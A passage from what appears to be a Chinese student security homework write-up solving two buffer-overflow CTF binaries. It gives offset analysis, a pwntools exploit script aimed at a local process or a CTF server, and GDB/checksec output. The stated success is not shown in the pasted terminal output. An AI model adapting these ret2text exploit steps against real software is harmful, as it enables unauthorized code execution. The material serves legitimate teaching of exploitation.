- `vuln()` 函数中，`s` 缓冲区距ebp为0x1C（28字节）
- saved ebp占4字节
- 从缓冲区起始到return address的偏移 = 0x1C（缓冲区到saved ebp）+ 0x4（saved ebp）= 0x20（32字节）
- 由于replace函数的膨胀效果：发送20个"I"（20字节），程序内部替换后变为60字节"youyou..."
- 60字节 > 36字节（缓冲区28 + saved_ebp 4 + return_addr 4），溢出量充足
- payload构造为：`b'I'*20 + b'A'*4 + p32(flag_addr)`
 - `b'I'*20`：发送20字节"I"，程序内replace后膨胀为60字节覆盖s及后续栈帧
 - `b'A'*4`：4字节padding，确保对齐到return address位置
 - `p32(flag_addr)`：覆盖return address为get_flag()中的目标地址

输入 `q` 退出GDB。

4.4 漏洞利用

4.4.1 准备flag.txt

首先在12_1目录下新建一个文件flag.txt：

代码块

```
1 echo "Hello World!" > flag.txt
```

4.4.2 Payload构造


```
代码块
1 payload = b'I'*20 + b'A'*4 + p32(flag_addr)
```

部分	发送长度	replace后长度	覆盖目标
b'I'*20	20字节	60字节 ("you"×20)	覆盖s缓冲区(28B) + saved_ebp(4B) + 溢出到return addr区域
b'A'*4	4字节	4字节 (非'I'不替换)	padding对齐
p32(0x08048F13)	4字节	4字节 (非'I'不替换)	return address → get_flag()中"cat flag.txt"

| 合计 | 28字节 | 68字节 | |

注：replace仅替换"I"→"you"，"A"和地址字节不受影响。20个"I"膨胀为60字节后，从s起始位置写入60字节，已覆盖s缓冲区(28B)、saved_ebp(4B)并继续向高地址溢出28字节。随后b'A'*4和p32(flag_addr)追加写入，确保return address被精确覆盖为目标地址0x08048F13。

栈帧变化：



4.4.3 Exploit代码

将以下代码保存为 12_1.py：

```
代码块
1 from pwn import *
2 context(log_level='debug', os='linux', arch='i386', bits=32)
3 context.terminal = ['/usr/bin/x-terminal-emulator', '-e']
4
```

```

5  local = 1
6  binary_name = "12_1"
7  port = 12345
8
9  if local:
10     p = process(["./" + binary_name])
11     e = ELF("./" + binary_name)
12 else:
13     p = remote("ctf.spaceskynet.top", port)
14     e = ELF("./" + binary_name)
15
16 def z(a=''):
17     if local:
18         gdb.attach(p, a)
19         if a == '':
20             raw_input()
21     else:
22         pass
23
24 ru = lambda x: p.recvuntil(x)
25 rc = lambda x: p.recv(x)
26 sl = lambda x: p.sendline(x)
27 sd = lambda x: p.send(x)
28 sla = lambda delim, data: p.sendlineafter(delim, data)
29
30 if __name__ == "__main__":
31     z('b main')
32     flag_addr = 0x08048F13
33     payload = b'I'*20 + b'A'*4 + p32(flag_addr)
34     sl(payload)
35     p.interactive()

```

- `context(...)` — 设置32位Linux环境
- `process(...)` — 启动本地进程
- `ELF("./12_1")` — 加载ELF文件自动解析符号地址
- `flag_addr = 0x08048F13` — "cat flag.txt"代码的地址（从IDA Pro文本视图获取）
- `p32(flag_addr)` — 地址打包为4字节小端序（32位程序）
- `b'I'*20` — 20个"I"经replace后变为60字节"you"，覆盖缓冲区和saved ebp
- `b'A'*4` — 4字节padding
- `p.sendline(payload)` — 发送payload
- `p.interactive()` — 交互模式操作shell

4.4.4 运行结果

在Ubuntu虚拟机中运行：

代码块

```
1 python 12_1.py
```

[illegible]

```
Terminal
File Edit View Search Terminal Help
0xf7fbe565 <__kernel_vsyscall+0005> syscall
0xf7fbe567 <__kernel_vsyscall+0007> int 0x80
→ 0xf7fbe569 <__kernel_vsyscall+0009> pop ebp
0xf7fbe56a <__kernel_vsyscall+000a> pop edx
0xf7fbe56b <__kernel_vsyscall+000b> pop ecx
0xf7fbe56c <__kernel_vsyscall+000c> ret
0xf7fbe56d nop
0xf7fbe56e nop

threads
[#0] Id 1, Name: "12_1", stopped 0xf7fbe569 in __kernel_vsyscall (), reason: ST0
PPED

trace
[#0] 0xf7fbe569 → __kernel_vsyscall()
[#1] 0xf7beaab3 → read()
[#2] 0xf7b595c8 → _IO_file_underflow()
[#3] 0xf7b5bb46 → _IO_default_uflow()
[#4] 0xf7b4de91 → _IO_getline_info()
[#5] 0xf7b4dfce → _IO_getline()
[#6] 0xf7b4cbd4 → fgets()
[#7] 0x80491de → vuln()
[#8] 0x8049338 → main()

Breakpoint 1 at 0x8049330
gef> █
```

成功输出flag.txt中的内容"Hello World!", 验证漏洞利用成功。

五、题目二：12_2

5.1 防护检查 (Ubuntu)

将文件12_2复制到虚拟机中，输入以下命令进行防护检查：

代码块

```
1  chmod +x 12_2
2  pwn checksec 12_2
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw6$ pwn checksec 12_2
[*] '/home/soldier/InformationSecurity/hw6/12_2'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw6$
```

分析：


- 这是一个64位程序（Arch: amd64）
- 开启了NX防护（NX enabled），栈不可执行，但不影响ret2text攻击
- 未开启Stack Canary（No canary found），无栈保护
- 未开启PIE


5.2 IDA Pro静态分析（Windows）

运行 `ida64.exe`（64位程序使用ida64.exe），将 `12_2` 拖入，弹框点OK，等待左下角 `AU: idle`。

5.2.1 main()函数

左侧Functions window双击 `main`，按F5查看伪代码。







分析：

- `main()` 函数调用 `func()` 函数

5.2.2 func()函数

双击 `func` ，按F5查看伪代码。





分析：

- `func()` 函数中，`gets()` 读取输入到 `v1`，不限制输入长度，存在栈溢出
- 局部变量 `v2` 初始值为0，当 `v2 == 11.28125` 时，触发 `system("cat /flag")`
- `v1` 和 `v2` 之间的距离为 `0x30 - 0x4`，即44字节
- `v1` 距ebp为 `0x30`，`v2` 距ebp为 `0x4`
- 因此有两种攻击方式：
 - 解法一：覆盖局部变量`v2`，使其值变为11.28125
 - 解法二：覆盖返回地址，跳转到`system("cat /flag")`代码位置

5.3 GDB动态调试（Ubuntu）

代码块

```
1 gdb -q 12_2
```

5.3.1 确认栈帧布局


代码块

```
1 b main
2 start
3 c
```



```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw6$ gdb -q 12_2
gef for linux ready, type 'gef' to start, 'gef config' to configure
93 commands loaded and 5 functions added for GDB 15.10 in 0.00ms using Python engine 3.12
Reading symbols from 12_2...


This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in 12_2)
gef> b main
Breakpoint 1 at 0x4006e0
gef>
```



```
soldier@SOLDIER: ~/InformationSecurity/hw6
0x00007ffffffffffd850 | +0x0000: 0x0000000000000001 | ← $rsp, $r13
0x00007ffffffffffd858 | +0x0008: 0x00007ffffffffffdb0 | → "/home/soldier/InformationSecurity/hw6/12_2"
0x00007ffffffffffd860 | +0x0010: 0x0000000000000000
0x00007ffffffffffd868 | +0x0018: 0x00007ffffffffffdb37 | → "SHELL=/bin/bash" ← $rcx
0x00007ffffffffffd870 | +0x0020: 0x00007ffffffffffdb47 | → "WSL2_GUI_APPS_ENABLED=1"
0x00007ffffffffffd878 | +0x0028: 0x00007ffffffffffdb5f | → "WSL_DISTRO_NAME=Ubuntu"
0x00007ffffffffffd880 | +0x0030: 0x00007ffffffffffdb76 | → "NAME=SOLDIER"
0x00007ffffffffffd888 | +0x0038: 0x00007ffffffffffdb83 | → "PWD=/home/soldier/InformationSecurity/hw6"
code:x86:6

40 0x40057a add BYTE PTR [rax], al
0x40057c add BYTE PTR [rax], al
0x40057e add BYTE PTR [rax], al
● 0x400580 → 0x400580 <_start+0000> xor ebp, ebp
0x400582 <_start+0002> mov r9, rdx
0x400585 <_start+0005> pop rsi
0x400586 <_start+0006> mov rdx, rsp
0x400589 <_start+0009> and rsp, 0xfffffffffffffff0
0x40058d <_start+000d> push rax

[0] Id 1, Name: "12_2", stopped 0x400580 in _start (), reason: BREAKPOINT
0x400580 → _start ()
gef>
```



```
soldier@SOLDIER: ~/InformationSecurity/hw6
sp, $rbp
0x00007ffffffffffd738 | +0x0008: 0x00007ffff7c2a1ca | → <__libc_start_call_main+007a> mov edi, eax
0x00007ffffffffffd740 | +0x0010: 0x0000000000000000
0x00007ffffffffffd748 | +0x0018: 0x00007ffffffffffdb0 | → "/home/soldier/InformationSecurity/hw6/12_2"
0x00007ffffffffffd750 | +0x0020: 0x0000000010000000
0x00007ffffffffffd758 | +0x0028: 0x00000000004006dc | → <main+0000> push rbp
0x00007ffffffffffd760 | +0x0030: 0x00007ffffffffffdb0 | → "/home/soldier/InformationSecurity/hw6/12_2"
0x00007ffffffffffd768 | +0x0038: 0x938667f447faa710
code:x86:6

40 0x4006db <func+0065> ret
0x4006dc <main+0000> push rbp
0x4006dd <main+0001> mov rbp, rsp
● 0x4006e0 → 0x4006e0 <main+0004> mov rax, QWORD PTR [rip+0x200969] # 0x601050 <stdout@@GLIBC_2.2.5>
0x4006e7 <main+000b> mov ecx, 0x0
0x4006ec <main+0010> mov edx, 0x2
0x4006f1 <main+0015> mov esi, 0x0
0x4006f6 <main+001a> mov rdi, rax
0x4006f9 <main+001d> call 0x400560 <setvbuf@plt>

[0] Id 1, Name: "12_2", stopped 0x4006e0 in main (), reason: BREAKPOINT
0x4006e0 → main ()
gef>
```

分析:

- v1 距ebp为0x30
- v2 距ebp为0x4


